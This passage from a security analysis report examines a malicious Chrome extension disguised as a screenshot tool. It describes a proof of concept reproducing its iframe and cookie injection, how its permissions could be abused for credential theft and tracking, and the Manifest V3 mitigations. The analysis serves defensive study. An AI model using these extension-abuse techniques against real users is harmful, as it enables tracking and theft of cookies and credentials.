


Figure 5.1.c: iframe-Injected Extension Background Page

Similarly for the user’s loaded tab, there are two scenarios whereby the extension injects an iframe into the tab’s DOM - when the “a” or “c” keys are non-empty. As seen in Figure 5.1.d, the respective urls have been injected into the `head` element of the tab’s DOM as iframes.




Figure 5.1.d: iframe-Injected User Loaded Tab

By checking the Network tab in Chrome's developer tools, we can check that the request for the "d" key's url can be observed in the extension's background page.




Figure 5.1.e: Request for "d" from xmlopen()

Following the above, we can check that all cookies have been successfully dropped into the user's browser - including "d". From further testing, it was noted that the "d" key's cookie will not be injected without an accompanying request from other keys - explained in section 5.2. Additionally, it is noted that with the "e" key, the malicious actor could have instructed their backend server to inject any cookie as observed in Figure 5.1.g.




Figure 5.1.f: All Cookies Dropped




Figure 5.1.g: Arbitrary Cookie Injection

5.2. Interesting Notes and Roadblocks

One of the roadblocks we encountered was that our POC did not initially work as intended due to our lack of Javascript familiarity. As seen in Figure 5.2.a, we had some issues with handling XMLHttpRequests as we were unfamiliar with them.

Notably, we found that the result could be due to how the extension's malicious functions were handling the XHRs. It was noted that the "b3", "c" and "d" cases were making use of the same XHR variable and were overwriting and terminating each other's request. This was resolved by introducing an `async sleep` function and testing the scenarios separately.

From this, we can infer that our dubbed "if-else keys" are not meant to be used all at the same time, but perhaps once per use-case - for example, using only "a" and "c" to avoid collisions.




Figure 5.2.a: XHR Failed Loading

One thing to note is that, following the above hypothesis of possible collisions or overwriting of requests, we encountered a scenario whereby the XHRs were overwritten and executed sequentially - which solidified our suspicions. As seen in Figure 5.2.b and Figure 5.2.c, it seems that the `xmlopen` for "d" rode on the `passf_url` function's `onreadystatechange` function. After the initial iframe injection for "c", the "d" XHR request became ready and got injected again.

In another scenario, we noted that the cookie "d" appeared even without any XHR requests. When only the "d" key is sent, it was noted that no visible cookies were set in the chrome browser. When tested with an additional request such as when sending the "a" key, it was observed that the "d" key's cookie somehow appeared in its request header and was subsequently set inside the user's browser. Through some experiments, we noted that this is due to our server taking note of the somehow included invisible cookie from "d" and is reflected in its response to the browser as seen in Figure 5.2.d. The injection of "d" is most likely due to the browser accepting this reflected cookie despite it being under the "cookie" and not the "set-cookie" header.




Figure 5.2.b: “d” Injected into iframe




Figure 5.2.c: “d” iframe Loaded after “c”




Figure 5.2.d: “d” in Request Header

6. Potential Exploits using Current Permissions

As seen in Figure 4.2.a, the malicious extension uses many risky permissions. This section will explain in detail each of them and explore if the extension could have made use of them to do further damage to the victim.

6.1. “tabs” permission

The “tabs” permission allows an extension to use `tabs.query()` in order to access properties of a tab instance including its url, pendingUrl, title and faviconUrl. (*Chrome.tabs*, n.d.) Usage of the “tabs” permission generates the warning of “Read your browsing history”. This is due to the fact that the url of each tab can be accessed whenever they are opened. (*Declare Permissions and Warn Users*, 2012). A malicious extension with the “tabs” permission may potentially be logging user behavior. Fortunately, the “tabs” permission does not allow for the execution of scripts, as further permissions such as “activeTab” are required.

6.2. “storage” permission

The “storage” permission allows for the usage of Chrome’s Storage API which helps to persist user data and states. The storage API is separated into 4 distinct sections: local, sync, session and managed. `storage.local` specifies that data is stored locally within the extension, and is deleted when the extension is removed. `storage.sync` allows data to be shared between different Chrome browsers that the user is logged into. `storage.session` stores data that is unique to each browser session, and is not exposed to content scripts. `storage.managed` is subject to certain policies specified by the domain administrator. (*Chrome.storage*, n.d.) The structure of the managed storage area must be specified as a JSON schema. Although Chrome documentation warns of extensions storing sensitive information within `storage.local` and `storage.sync` due to its unencrypted nature, a malicious extension may ignore it and steal data such as cookies and credentials. This is further escalated by using `storage.sync`, as multiple devices could be involved with the same victim. This data may then be sent to the attacker remotely without the victim’s knowledge, as the usage of the “storage” permission does not generate any warning to the user.

6.3. “downloads” permission

The “downloads” permission allows an extension to initiate, monitor, manipulate and search for downloads through the downloads API (*Chrome.downloads*, n.d.). Usage of the “downloads” permission generates the warning of “Manage your downloads” (*Declare Permissions and Warn Users*, 2012). A malicious extension is able to obtain the user’s download history through `downloads.search` and being disruptive through methods such as `downloads.cancel`. Fortunately, the use of `downloads.download` to initiate a download will request for the user’s permission which prevents any silent and unsolicited downloads. Additionally, solely having this

permission does not provide the extension the ability to open any downloaded files. This would require the addition of the “`downloads.open`” permission in the manifest.

6.4 “<all_urls>” permission

The <all_urls> permission is a special match pattern that includes all URLs beginning with “http”, “https”, “file” or “ftp”, including URLs containing wildcards. This translates to the extension having access to all URLs that the user accesses, including its web contents. The permission also allows the execution of content scripts in any tab without the user’s knowledge. Usage of the “<all_urls>” permission generates the warning of “Read and change all your data on the websites you visit” (*Declare Permissions and Warn Users*, 2012). A malicious extension can do a broad range of attacks given the <all_urls> permission due to its ability to execute scripts. For example, web pages may be modified and injected with illegitimate content, such as ads or phishing sites. Credentials may also be stolen when the user enters their login details. These credentials may then be used for other sites which allows malicious attackers to spoof the user’s identity.

7. Manifest V2 to Manifest V3

Manifest V2 contained many security loopholes that allowed malicious extensions to take advantage of. In order to address this, Google Chrome released Manifest V3 in 2021 which aims to fix certain security lapses that were found in its previous version, while also adding new functionality. Some of the main changes include:

- Removal of remotely hosted code
- Replacing background scripts with service workers
- Replacing of Web Request APIs with Declarative Net Requests
- Changes to extension permissions

7.1. Removal of Remotely Hosted Code

In Manifest V2, extensions were allowed to dynamically retrieve code from remote servers during runtime. This helps developers make updates to their extensions without the need for users to do so. However, this also allows extension developers to make changes to their code without the consent and knowledge of users. In order to address this, Manifest V3 will be removing this feature entirely (*Improve Extension Security*, 2023). All extensions will be required to pack all code into a single file/folder, which will be executed locally on the user's browser.

7.2. Service Workers

In Manifest V2, background scripts are allowed within the extension's functionality. Background scripts run permanently in the background and perform certain actions without the need for user interaction. Since they are running in the same context as the web page, it is possible for a malicious extension to make use of background scripts to sniff user data, such as cookies. In order to prevent this, Manifest V3 will be replacing background scripts with service workers. Service workers are scripts that act as proxies between the web browser and web server (*Service Worker Overview*, 2021). They work similarly to background scripts, except that it operates separately from the main thread (*Migrate to a Service Worker*, 2023). Another difference is that service workers only execute when needed and do not run perpetually in the background. Due to their isolated nature, this helps to better protect the user's data from malicious extensions.

7.3. Declarative Net Requests

In Manifest V2, if an extension's functionalities involve the modification of network requests and responses, such as Adblock, Google Chrome sends the entire request or response to the listening extension using the Web Request API. Due to this behavior, sensitive information such as credentials are also passed to the extension, even though it may not require it. A malicious extension may abuse the Web Request API to sniff and modify the user's request or response accordingly. From January 2018 onwards, 42% of malicious extensions do in fact use the Web Request API (Vincent, 2019).




Figure 7.3.a: Manifest V2 Web Request API Workflow

Manifest V3 aims to solve this by replacing the Web Request API with the Declarative Net Request API. This new API enforces certain rules for Google Chrome to only send certain information to an extension depending on specific events being triggered. Declarative rules consist of the four fields:

- **ID:** A unique identification number for each rule within the same ruleset
- **Priority:** Ranking among matching rules
- **Condition:** The condition for the rule to be triggered. This is normally a domain or resource type
- **Action:** Whether to block, allow, redirect or modify headers

As each request is checked against the ruleset before being sent, this ensures that the requests will never be intercepted by the extension process (*Chrome.declarativeNetRequest*, n.d.). As such, Google Chrome will not send any unneeded information to the extension while still maintaining its functionality. This also improves on its performance as it reduces the overhead between the browser and the extension.




Figure 7.3.b: Manifest V3 Declarative Net Request API Workflow

7.4. Manifest V3 Permissions

In Manifest V2, the “permissions” manifest key contains both the API permissions as well as host permissions. Host permissions are able to read the host’s data such as cookies and tabs. As such, having a broad scope of host permissions is dangerous, especially for malicious extensions. Manifest V3 hopes to address this, by separating out “host_permissions” as its own manifest key. This means that instead of being prompted during installation, these permissions require runtime approval by the user. In addition, the permission of `<all_urls>` will be dropped from the original “permissions” manifest key. Extension developers may still use the `<all_urls>` permission within “host_permissions” which will trigger a prompt for the user during runtime. This gives users more control over what permissions their extensions are requesting.

8. Conclusion

In this project, we have scrutinized a malicious extension which was built on Manifest V2. This extension is able to track the user's browsing history and inject cookies, while disguising itself as a screenshotting tool. From there, we delved into the various use-cases and functionalities of the chrome extension APIs and created a concise POC to validate our findings and conjectures.

As Chrome moves to Manifest V3, several changes are made with the user's security and privacy in mind. While the removal of remotely hosted code is a step in the right direction, as observed in this extension, the malicious code is local and was in the chrome web store. This begs the question of whether the removal of remotely hosted code greatly will improve the security of extensions, or whether the problem lies elsewhere such as their extension vetting process. Similarly for service workers, it was observed that the execution of the malicious code in this extension is triggered by event listeners. This implies that this change also has little improvement on the mitigation efforts. Lastly, the permissions in the manifest have been improved and separated into API and host permissions, with a prompt triggered for users during runtime if necessary. This only mitigates potentially malicious extensions if the vetting process is able to accurately identify it, or if the user pays attention and declines the prompt.

Ultimately, we realized that malicious actors can perform many malicious activities while making use of legitimate APIs provided by the chrome extensions. Additionally, it seems that Manifest V3 may not be fully capable of delivering its promised improvement to user security and privacy, and only providing further inconveniences to extension developers.

9. References

Bellairs, R. (2020, February 10). *What Is Static Analysis? Static Code Analysis Overview*.

Perforce. <https://www.perforce.com/blog/sca/what-static-analysis>

chrome.declarativeNetRequest. (n.d.). Chrome Developers.

<https://developer.chrome.com/docs/extensions/reference/declarativeNetRequest/>

chrome.downloads. (n.d.). Chrome Developers.

<https://developer.chrome.com/docs/extensions/reference/downloads/>

chrome.storage. (n.d.). Chrome Developers.

<https://developer.chrome.com/docs/extensions/reference/storage/>

chrome.tabs. (n.d.). Chrome Developers.

<https://developer.chrome.com/docs/extensions/reference/tabs/>

Crider, M. (2022, September 1). *Google removes Chrome adware with 1.4 million users*. PC World.

<https://www.pcworld.com/article/919764/google-removes-malicious-chrome-extensions-with-millions-of-users.html>

Declare permissions and warn users. (2012, September 18). Chrome Developers.

https://developer.chrome.com/docs/extensions/mv2/permission_warnings/

Improve extension security. (2023, March 8). Chrome Developers.

<https://developer.chrome.com/docs/extensions/migrating/improve-security/#remotely-hosted-code>

Migrate to a service worker. (2023, March 9). Chrome Developers.

<https://developer.chrome.com/docs/extensions/migrating/to-service-workers/>

Service worker overview. (2021, September 24). Chrome Developers.

<https://developer.chrome.com/docs/workbox/service-worker-overview/>

similarweb. (n.d.). *Top Browsers Market Share - Most Popular Browsers in February 2023*.

Similarweb. <https://www.similarweb.com/browsers/>

Total View. (2020, July 10). *What Is Dynamic Analysis? | Dynamic Code Analysis Tools*.

TotalView. <https://totalview.io/blog/what-dynamic-analysis>

Vincent, S. (2019, June 12). *Web Request and Declarative Net Request: Explaining the impact on Extensions in Manifest V3*. Chromium Blog.

<https://blog.chromium.org/2019/06/web-request-and-declarative-net-request.html>